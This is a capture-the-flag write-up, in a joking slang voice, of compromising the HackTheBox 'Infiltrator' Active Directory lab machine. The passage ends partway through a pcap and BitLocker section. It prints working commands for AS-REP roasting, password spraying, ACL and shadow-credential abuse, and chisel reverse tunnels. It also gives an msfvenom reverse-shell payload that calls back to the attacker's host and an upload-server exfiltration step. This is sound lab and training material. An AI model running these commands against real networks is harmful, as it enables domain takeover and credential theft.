
HackTheBox - Infiltrator Writeup
Introduction
Infiltrator is an Insane-difficulty Windows Active Directory machine that demonstrates a sophisticated attack chain involving username enumeration, Kerberos exploitation, Windows Remote Management (WinRM), and Active Directory certificate services abuse. The machine showcases real-world attack scenarios including password cracking, privilege escalation through Active Directory permissions, and exploitation of misconfigured certificate templates.
Attack Narrative
The penetration test of Infiltrator involves multiple stages of attack, each building upon previous access levels to ultimately achieve domain compromise. The attack chain includes username harvesting from a website, exploiting Kerberos pre-authentication settings, abusing Active Directory permissions, leveraging the Output Messenger application, and finally exploiting ESC4 certificate template vulnerabilities to gain Domain Admin access.
Initial Reconnaissance
I ain’t wastin’ time with your granddaddy’s nmap scan — nah, we already know this box be bustin’ that Active Directory life, so we skip the foreplay and go raw into user enumeration. First, we rip a list of names straight off the company site like it’s LinkedIn recon but with zero professionalism and maximum goblin energy (we be lootin’).
1 | David Anderson |
Now we feed these names into UsernameAnarchy — a beautiful little gremlin of a tool that chews on names and vomits out 6,000 permutations of corporate identity theft.
1 | /username-anarchy/username-anarchy --input-file users.txt > probably_usernames.txt |
And just like that, we got a whole buffet of usernames. Next up: Kerbrute, because what’s more fun than whispering sweet nothings to Kerberos and seeing who moans back?
1 | kerbrute userenum -d INFILTRATOR.HTB --dc 10.10.11.31 probably_usernames.txt -o valid_users |
Alright, we cracked the username code, and yeah, we could spam it with name lists like a desperate Tinder bot, but tossing in j.smith-x98800.txt was a total flop. So, we’re calling it: this is our final crew.
1 | administrator@INFILTRATOR.HTB |
Time to get greasy with ASREPRoasting. We send a lil’ love letter to the domain like “hey, gimme them sweet sweet hashies” — and boom, one account responds like “sure babe, no pre-auth needed!”. Yessir!
1 | GetNPUsers.py INFILTRATOR.HTB/ -dc-ip 10.10.11.31 -no-pass -usersfile all_ad_users -format hashcat |
Turns out our girl l.clark out here just raw-dogging Kerberos with no protection. Naturally, we hit her with the ol’ hashcat special:
1 | hashcat -m 18200 lclark.hash $ROCKYOU |
This hash be cracking faster than a microwave burrito — and what do we get? That’s right, keys to the kingdom. VIP access. L.clark got us in the door, and now we’re poking around like we own the place.
1 | nxc smb dc01.infiltrator.htb -u 'l.clark' -p 'WAT?watismypass!' --users |
With these creds on our hands, we blast nxc smb again and go full snoop-mode on the domain — enumerate all the users like it’s roll call at hacker high school. We also run a cheeky lil’ SID lookup:
1 | lookupsid.py l.clark@INFILTRATOR.HTB | grep SidTypeUser |
We flex for a Kerberoasting round just in case someone slipped, but nah, nothing juicy. No tickets, no service accounts, just disappointment. But hold up — plot twist. Our recon pulls up a lil’ easter egg: user k.turner has a password just chillin’ in their description field. Man’s out here treating Active Directory like a Post-it note.
1 | nxc smb dc01.infiltrator.htb -u 'l.clark' -p 'WAT?watismypass!' --users | grep K.turner |
So we take this blessed gift from k.turner’s description field and we yeet it into a password spray like we’re Oprah handing out creds:
“You get a login! YOU get a login! ERRBODY LOGGING IN!”
1 | nxc smb dc01.infiltrator.htb -u users.txt -p 'MessengerApp@Pass!' --continue-on-success |
But then… Curveball. We see that both m.harris and d.anderson get the message STATUS_ACCOUNT_RESTRICTION. Excuse me??? Microsoft really out here like:
“Woah woah woah, hold up… you do have the right password, but uhh… no entry. Try again when your chakras are aligned or whatever.”
This ain’t a wrong password, nah. This is “you got it, but you still ain’t allowed.” That’s the cyber equivalent of your key working in the lock but some dude inside just holding the door shut whispering, “not today, boi.”
So yeah — creds probably valid, but maybe they’re disabled, locked out, got logon restrictions, or just spiritually unavailable. Either way, these accounts are on some ✨emotional boundary✨ arc and we gotta pivot.
Bloodhound
So now that we got creds for l.clark (shoutout to my boy k.turner), we unleash BloodHound to sniff out the domain like a digital truffle pig.
1 | docker run -v ${PWD}:/bloodhound-data -it bloodhound |
We throw that juicy ZIP into BloodHound-CE like it’s an offering to the graph gods — and lo and behold, our good sis l.clark is chillin’ with the Marketing Team. Nothing too spicy yet, but wait… The Chiefs Marketing group has the ForceChangePassword on the user M.Harris. That’s a bingo!
Meanwhile, d.anderson still out here on that NTLM ain’t my vibe energy — he’s vibing strictly in Kerberos-only mode. Man’s spiritually allergic to NTLM. But lucky for us, we speak fluent Kerberos. So we flex with getTGT.py, praying to the Impacket gods for a valid TGT:
1 | getTGT.py 'infiltrator.htb/d.anderson:WAT?watismypass!' -dc-ip 10.10.11.31 |
And BOOM — it worked. Password valid. Ticket secured. Identity stolen. Heist soundtrack intensifies. Then we casually log in like we’ve been d.anderson this whole time:
1 | nxc smb infiltrator.htb -d infiltrator.htb -u 'd.anderson' -p 'WAT?watismypass!' -k |
But hold up… BloodHound whispers in our ear again: “psst… d.anderson got GenericAll over the Marketing Digital OU…”

Okay now we’re cooking. You know what that means? We can start yeeting ACLs around ike we’re modding the Minecraft server at 3AM.
“You get admin perms, you get admin perms—oh look, the economy’s ruined!”
So we bless our old pal l.clark with GenericAll over the entire OU using bloodyAD:
1 | bloodyAD --host dc01.infiltrator.htb -d infiltrator.htb -k add genericAll 'OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB' 'l.clark' |
That’s it, l.clark just went from running marketing reports to rewriting destiny. Let the ACL shenanigans commence.
User
Now that we’ve yeeted GenericAll onto the OU like it’s a cursed enchantment, our permissions have trickled down to lil’ e.rodriguez too. BloodHound’s over here grinning like:
“Congrats, you just unlocked the side quest to
m.harris.”

So how do we get spicy with this? We’re about to hit e.rodriguez with Shadow Credentials—basically stuffing a fake cert into his account like it’s a USB Rubber Ducky in a coffee shop laptop.
1 | bloodyAD --host dc01.infiltrator.htb -d infiltrator.htb -u 'l.clark' -p 'WAT?watismypass!' add shadowCredentials 'e.rodriguez' |
This lets us Pass the Certificate using PKINIT, snag a TGT, and suddenly we’re e.rodriguez now. It’s like Face/Off but for Active Directory. Kerberos never saw it coming.
1 | python3 PKINITtools/gettgtpkinit.py -cert-pem LN43uoBF_cert.pem -key-pem LN43uoBF_priv.pem infiltrator.htb/e.rodriguez LN43uoBF.ccache |
Having obtained the TGT, we can conduct an UnPAC-the-hash to recover the NT hash of the target account.
1 | export KRB5CCNAME=LN43uoBF.ccache |
Boom, we just snagged the NT Hash of e.rodriguez like a digital pickpocket in a hacker’s convention. Now it’s time to boss up and slap this user into the CHIEFS MARKETING group — because who doesn’t wanna be a marketing chief.
While we’re at it, we’re gonna force poor m.harris to change their password faster than you ghost your ex. But first, don’t forget to pimp out your /etc/krb5.conf file with the right settings or Kerberos will just laugh at you like you showed up to a sword fight with a butter knife.
1 | [libdefaults] |
If you are not a scrub like me, you could have just generated this with nxc.
1 | nxc smb infiltrator.htb --generate-krb5-file krb5.conf |
Now we add ourself to the target group and force a password change.
1 | bloodyAD --host 10.10.11.31 -d infiltrator.htb -u "e.rodriguez" -p ':b02e97f2fdb5c3d36f77375383449e56' add groupMember 'CHIEFS MARKETING' 'e.rodriguez' |
Since m.harris is playing the protected user card like he the president of Active Directory, we gotta do the whole “request a TGT and flex Kerberos auth” dance again.
No password? No problem — just slide into Evil-WinRM using the magic --realm flag with your shiny ticket instead of a boring old password. It’s like showing up to the party with a golden invite while everyone else is stuck outside sweating their creds.
1 | getTGT.py 'infiltrator.htb/m.harris:NewP@ssword2024' -dc-ip 10.10.11.31 |
Root
After logging in, we find a few zip files in C:\ProgramData\Output Messenger Server\Temp>. Inside the OutputMessengerMysql.zip we find a OutputMysql.ini that contains a password for port 14406.
1 | $ cat OutputMysql.ini |
Unintended Path
Since the database is running with admin powers like it’s the kingpin of this system, we just casually port-forward that juicy MySQL on port 14406 and grab the root flag like a boss.
Dropped Chisel on the target because who doesn’t love a good reverse tunnel flex?
1 | ./chisel server --reverse |
Easy mode activated — root flag, served on a silver platter. Now buckle up, because it’s time to dive into the actual intended way to get root. Spoiler: it’s not this chill.
Intended Path (Windows Client needed)
From here on out, we’re hopping into a Windows VM because… well, reasons. Spoiler alert: it gets messy and way more fun. If you still have the TGT ticket for m.harris chilling somewhere, just yank it over and convert to a Kirbi file like a pro hacker. But nah, I’m gonna show you how to climb back up from e.rodriguez to m.harris — Windows style.
!!!warning
If you get hit with that annoying KRB_AP_ERR_SKEW (Clock skew too great) error, it means your VM clock is throwing a tantrum and isn’t synced with the domain controller. Fix that before joining the domain — otherwise you’re in for a world of pain and might need to do a time travel rollback.
!!!
First we will download the bloodAD.exe compiled binary and run the following commands:
1 | PS C:\> C:\Tools\bloodyAD.exe --host 10.10.11.31 -d infiltrator.htb -u 'e.rodriguez' -p ':b02e97f2fdb5c3d36f77375383449e56' add groupMember 'CHIEFS MARKETING' 'e.rodriguez' |
Next up, before Kerberos can party on our Windows attack VM, we gotta join it to the domain. Hop into: Settings > Accounts > Access work or school > Connect. Punch in infiltrator.htb as the domain and log in with any domain account (e.g. l.clark).
Another pro tip: Make sure your VPN interface’s DHCP server points to the DC IP (10.10.11.31), otherwise Kerberos throws a hissy fit.
If it asks to add an account, just politely decline. Restart your VM, sign in as a local user, and don’t forget to slap that firewall off — this isn’t a hotel lobby.

Next we can convert the ccache file to Kirbi and inject our ticket into memory using Rubeus.
1 | PS C:\> python C:\Tools\Python\ticketConverter.py .\m.harris.ccache m.harris.kirbi |
Aight we’re in. Since m.harris got that sweet Remote Management privilege, we Kerberos-yeet ourselves into a WinRM shell like some kind of enterprise wizard. Once inside, it’s business as usual: HTTP server up, chisel in hand, and we’re tunneling like it’s 1999.
1 | PS C:\> python -m http.server |
Drop the chisel. Tunnel the ports. Talk to the DB like a boss.
1 | PS C:\> C:\Tools\chisel.exe server --reverse |
Inside the ot_wall_posts, we uncover some juicy lore straight from the dev diaries:
1 | Hey team, I\'m here! In this screenshot, I\'ll guide you through using the app UserExplorer.exe. It works seamlessly with dev credentials, but remember, it\'s versatile and functions with any credentials. Currently, we\'re exploring the default option. Stay tuned for more updates!\n\n\"UserExplorer.exe -u m.harris -p D3v3l0p3r_Pass@1337! -s M.harris |

Thanks for the creds, mystery dev. Now, according to OutputMessenger’s official docs (yes, we actually read those), the app needs a buffet of ports open to do its thing. Let’s open the floodgates:
1 | PS C:\> Invoke-Command -ScriptBlock { C:\Windows\Temp\chisel.exe client 10.10.14.7:8080 R:14121:127.0.0.1:14121 R:14122:127.0.0.1:14122 R:14123:127.0.0.1:14123 R:14124:127.0.0.1:14124 } -Session $Session |
We can now get access to OutputMessenger on http://localhost:14123 with the credentials from the posts. In the Dev_Chat they talk about the UserExplorer.exe, also the Admin said the following:
1 | Hello everyone 😃 |
Translation: “Linux users? Sorry babes, go get a real OS.”
So yeah, looks like we’re installing the Windows client if we want this app to actually function. Time to bootleg some enterprise nostalgia.
OutputMessenger Windows Client
So we spin up the Windows OutputMessenger client (don’t ask how we still trust this thing), login as our dev-king m.harris using the creds from the earlier DB leak: D3v3l0p3r_Pass@1337!

Now that we’re inside, we peek into the dev chat and snatch a copy of UserExplorer.exe. Because apparently in this workplace, sensitive tools are passed around in chat messages like memes.

Naturally, we drop this mystery EXE into dnSpy, crack it open, and bingo — inside the LdapApp class is the hardcoded equivalent of a security red flag:

1 | string text4 = "winrm_svc"; |
So here’s the tea:
- Username is
winrm_svc - Encrypted password is stored as a Base64 blob
- Decryption key is hardcoded
- IV is literally all zeroes (because who needs cryptographic hygiene anyway)
The DecryptString function just base64-decodes the ciphertext, then runs AES-CBC using that key and the null IV. Easy bake oven level decryption. We can decrypt this with the following Python script:
1 | from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes |
We recover the password as WinRm@$svc^!^P. Now we can also WinRM with this user, which saves us some headaches of resetting passwords and grabbing TGTs.
1 | PS C:\> $SecPassword = ConvertTo-SecureString 'WinRm@$svc^!^P' -AsPlainText -Force |
We can also login to Output Messenger as this user and find a spicy little post from Martinez, casually admitting he dropped his password in the Chiefs_Marketing_chat room like it’s just another Tuesday. The winrm_svc account also has a note with the lan_management api key.

1 | lan_management api key 558R501T5I6024Y8JV3B7KOUN1A518GG |
Now we can proceed to see what we can do with the API key. Reading the docs of OM, this is one of the request that can be made.
1 | Request Headers: |
Therefore we also need to forward port 14125 and send the following request.
1 | PS C:\> curl.exe -H 'Accept: application/json, text/javascript, */*;' -H 'API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG' -H 'Host: infiltrator.htb:14125' http://localhost:14125/api/chatrooms/Chiefs_Marketing_chat |
Alright, we indeed see that Martinez is part of this chat room. In order to read the chat logs, we need to also find the roomkey according to the docs. We have to start looking for this on the DC. We log in as winrm_svc and find an OM.db3 file in the AppData folder of this user. We download it and open it with a database viewer. In one of the tables we find the key.

Now we can attempt to read the logs by specifying a date range.
1 | PS C:\> curl.exe -H 'Accept: application/json, text/javascript, */*;' -H 'API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG' -H 'Host: localhost:14125' 'http://localhost:14125/api/chatrooms/logs?roomkey=20240220014618@conference.com&fromdate=2024/02/01&todate=2024/03/01' |
At the bottom, we find the credentials for o.martinez.
1 | o.martinez:m@rtinez@1996! |
Unfortunately, these are not domain credentials but we can still login to the OM client again. The message with winrm_svc also mentioned the following:
1 | I'm getting random website pop-ups on my desktop every day at 09:00 AM. I suspect there's an issue with the app |
So martinez been cryin in the club (OM chat) like “wahh my desktop opening random websites at 9AM 😭”. Bro. you fr just told me you got task scheduler malware edition installed and running.
From the application, there is a feature to run programs and open website on a designated time. When we try this out and for instance just launch the default browser application, it indeed opens on the local machine. Just a spicy lil feature called “Scheduled Events”, which basically goes:
“hey, wanna open calc.exe on ur coworker’s PC at 3am? go for it.”
I also noticed that Martinez always is in the idle state so maybe we can upload a reverse shell to the DC and execute it in the context of Martinez. Let’s try! Metasploit payload goes brrr…
1 | msfvenom -p windows/x64/shell_reverse_tcp lhost=10.10.14.7 lport=443 -f exe -o payload.exe |
Now I create a new event with a nearby time, logout and login as k.turner with pass MessengerApp@Pass! and wait. You also need to have the same binary in your local machine in order to create the event. Just make sure martinez stays online. If not? Cry harder, reset the box, and try again. Eventually you will get a shell bro.
!!!info
At this point you can switch back to a Linux VM or continue on Windows if you prefer ;)
!!!
PCAP Analysis and BitLocker Decrypt
So we pokin’ around in Martinez’s AppData, and guess what man’s got tucked away in the digital sock drawer? A juicy lil .pcapng file sittin’ there like it didn’t just witness a whole cybercrime. File’s named network_capture_2024.pcapng—real subtle. Naturally, we snatch it. Set up a quick n’ dirty Python upload server on our end, then slap that file across the internet like we’re trading bootleg mixtapes.
1 | python -m uploadserver |
Now inside the capture, we dig up two little digital treasures:
- A sketchy-looking file labeled
BitLocker-backup.7z(because encrypting your own encryption is totally normal, right?) - A cleartext password floating inside an API call:
M@rtinez_P@ssw0rd!dropped casually in achange_auth_tokenrequest. Like bro, you good?
